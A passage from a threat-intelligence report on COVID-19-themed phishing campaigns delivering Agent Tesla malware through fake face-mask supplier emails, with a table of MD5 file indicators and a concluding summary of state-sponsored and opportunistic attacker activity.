


Figure 41: Email with attachment identified as Agent Tesla, provided by Trustwave.

There is no PDF document or anything relevant in the attachment. In fact, there is another sample containing the same malicious file named "Document Copy.gz" (with MD5 hash of d06805215fb9d61ec7f0cd79e5914955) from this same threat actor who this time impersonates a medical equipment and supplies manufacture. This sample is much more vagu, with its subject as "Face Mask with high quality (Civil /KN95 /3D-KN95/Medical/Surgical/N95/Children Mask) and the body message of simply "Thank you."




Figure 42: Different sample with same malicious attachment, provided by Trustwave.

If this campaign would have been successful, the packet capture of Agent Tesla exfiltrating the credentials via SMTP would appear similar to the below figure.

Figure 43: PCAP showing exfiltration of credentials, provided by Trustwave.

Indicators of compromise associated with this campaign

TYPE	INDICATOR	NAME	DESCRIPTION
MD5	2fe1dc441bb92eb91abe0c6b6e94b1c9	Face Mask Quote.zip	Agent Tesla
MD5	c5f220a7ac314a7570d827d4b72a1bfb	Face Mask Quote.exe	Agent Tesla
MD5	d06805215fb9d61ec7f0cd79e5914955	Document Copy.gz	Agent Tesla
MD5	056779505e918821f7c8eea853a3aede	Document Copy.exe	Agent Tesla

Conclusion

As seen in this report, the COVID-19 pandemic has been abused in a variety of malicious ways by both state-sponsored and opportunistic adversary groups. Globally, attackers have shifted attacks to COVID-centric themes and objectives, and these attacks are expected to continue to evolve into new areas which would present the highest probability of success in completing the adversary's mission. Opportunistic attackers, often seeking financial benefit, saw the pandemic become an ideal theme in mass targeting as COVID-19 has been universally top-of-mind topic.

Within this report, our objective has been to share some of our findings around COVID-centric attacks. By detailing limited APT activity, such as that of Kimsuky and TA428, we observed how the more capable adversaries took advantage of the pandemic for their own missions. In the case of Vendetta Group and HustleKing, we detailed how opportunistic adversaries sought out targets in the general public for financial and information theft. Lastly, opportunistic attackers also continue the use BEC-based methods to lure victims and further data theft attacks by praying on the fear of organization employees and citizens seeking out ways to protect themselves in these challenging times.

Overall, the information security industry took swift action in response to the ever-evolving threat landscape since the COVID-19 pandemic began. The Telco Security Alliance hopes readers may find our research and observations of value in further defense and historical analysis.